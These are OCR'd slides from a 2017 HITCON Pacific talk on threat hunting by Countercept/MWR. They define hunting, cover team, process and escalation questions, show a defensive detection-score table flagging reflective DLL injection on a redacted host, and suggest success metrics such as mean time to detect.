COUNTERCEPT

THREAT HUNTING, THE NEW WAY


HITCON PACIFIC 2017

In Ming, Wei Chea

MWR INFOSECURITY

COUNTERCEPT

INTRO



Wei Chea
(偉傑)
Loves diving
& my dog
½ Taiwanese

In Ming
(胤銘)
Loves
MMA

DISCLAIMER

COUNTERCEPT


We are not involved in ALL the information we are sharing today.

Many of the information (use cases, tools) we going to discuss are made possible by a group of very dedicated people in Countercept and the security community.

AGENDA

COUNTERCEPT

- What is threat hunting?
- People, Process, Technology
- Case Study
- How to start threat hunting
- Q & A



WHAT IS THREAT HUNTING?


COUNTERCEPT

“THREAT HUNTING”

COUNTERCEPT

- IP, Domain or Hash Search
- Hunting on the darknet or Internet
- Endpoint Detection & Response (EDR) = Threat Hunting!?

- Automated Threat Hunting!?



THREAT HUNTING

COUNTERCEPT

First discussed in mid 2000s by NSA/US Airforce.

Definition of hunting in The US Army LandCyber White Paper released in 2013

"cyber hunt teams will work inside the Army enterprise to actively search for and locate threats that have penetrated the Army enterprise, but not yet manifested their intended effects."

"Counter-reconnaissance, or hunt forces, will work within Army networks to maneuver, secure, and defend key cyberspace terrain, identifying and defeating concealed cyber adversaries that have bypassed the primary avenues of approach monitored by automated systems".

http://dtic.mil/dtic/tr/fulltext/u2/a592724.pdf

THREAT HUNTING（威脅獵捕）

COUNTERCEPT

- “work inside the Army enterprise to actively search” (專注內部主動搜索)
- “locate threats that have penetrated the Army enterprise” (偵測已經侵入的威脅)
- “bypassed the primary avenues of approach monitored by automated systems” (逃避自動式的偵測系統)

PEOPLE, PROCESS, TECHNOLOGY.. AGAIN?!

INTERCEPT

PEOPLE

COUNTERCEPT

- Assume breach mind-set
- Go beyond the technology
- Offensive or/and Defensive knowledge (Incident Response, Penetration Tester, SOC, Sys Admin etc)
- Not reserved for Level 3 or the ‘best’
- Research / Innovation Time
  - Use Case / Hypothesis Generation
- Threat Hunting 101 – Become The Hunter

#HITBGSEC 2017 CommSec D1 - Threat Hunting 101: Become The Hunter - Hamza Beghal

PEOPLE


COUNTERCEPT

- Senior Management (CIO/CISO)
- Data Protection Office, Governance, Legal
- The other security teams (SOC, Incident Response)

PROCESS

COUNTERCEPT

- Existing Processes (SIM, Data Privacy, Data Logging, Incident Response etc)
- Obtaining new log sources
- Use Case Generation
- Hunt Investigation
- Measuring Success



PROCESS – HUNT INVESTIGATION

COUNTERCEPT

Multiple reflective dll injections

Overall Score	Hostname	Latest Seen	Score Tags
4681	[redacted]	[redacted]	reflective-load-scnotification.exe(2) reflective-load-iexplore.exe(4) reflective-load-lync.exe(2) reflective-load-wudfhost.exe(2) reflective-load-winlogon.exe(2) reflective-load-searchindexer.exe(2) reflective-load-lsm.exe(2) reflective-load-splwow64.exe(2) reflective-load-powerpnt.exe(2) reflective-load-snippingtool.exe(2) reflective-load-services.exe(2) reflective-load-explorer.exe(2) reflective-load-mfevtps.exe(2) reflective-load-cmrcservice.exe(2) reflective-load-chrome.exe(2) reflective-load-excel.exe(2) reflective-load-igfxpers.exe(2) reflective-load-logonui.exe(2) reflective-load-ccmexec.exe(2) reflective-load-csrss.exe(2) reflective-load-igfxtray.exe(2) reflective-load-taskeng.exe(2) reflective-load-wisptis.exe(2) reflective-load-svchost.exe(2) reflective-load-outlook.exe(2) reflective-load-spoolsv.exe(2) reflective-load-winword.exe(2) reflective-load-o2flash.exe(2) reflective-load-cmd.exe(2) reflective-load-conhost.exe(2) reflective-load-hkcmd.exe(2) reflective-load-wininit.exe(2) reflective-load-searchprotocolhost.exe(2) reflective-load-wmiprvse.exe(2) reflective-load-flashutil64_27_0_0_170_activex.exe(2) reflective-load-defrag.exe(2) reflective-load-searchfilterhost.exe(2) reflective-load-dllhost.exe(2) reflective-load-mscorsvw.exe(4) reflective-load-lsass.exe(2) reflective-load-trustedinstaller.exe(2) reflective-load-sppsvc.exe(2) reflective-load-dwm.exe(2) reflective-load-taskhost.exe(2) reflective-load-igfxsrvc.exe(2) excel-unknown-hooks(10) powerpnt-unknown-hooks(10) services-unknown-hooks(12) acrord32-unknown-hooks(10) iexplore-unknown-hooks(6) lsass-unknown-hooks(6) winword-unknown-hooks(10) svchost-unknown-hooks(4) chrome-unknown-hooks(4) explorer-unknown-hooks(4) known-services(10) known-scheduled-tasks(7) known-autoruns(1)

PROCESS – HUNT INVESTIGATION


COUNTERCEPT

- What Investigation rights for your threat hunters?
- Do they escalate to IR for further investigation?
- Can your IR start investigation without a confirmed incident?
- Will this overload your IR?

- Recommendation:
  - Provide certain investigation capability to your hunt team
  - Hash check, process dump, memory dump or file capture
  - Part of your internal team

PROCESS

COUNTERCEPT



PROCESS – MEASURING SUCCESS

COUNTERCEPT


VERY IMPORTANT!

- Don’t measure by the # of threats found…
- What factors to measure success?
  - Mean Time to Detect
  - Find Suspicious -> Confirmed it is malicious
  - Severity of the findings
- Repeated findings & false positive

TECHNOLOGY

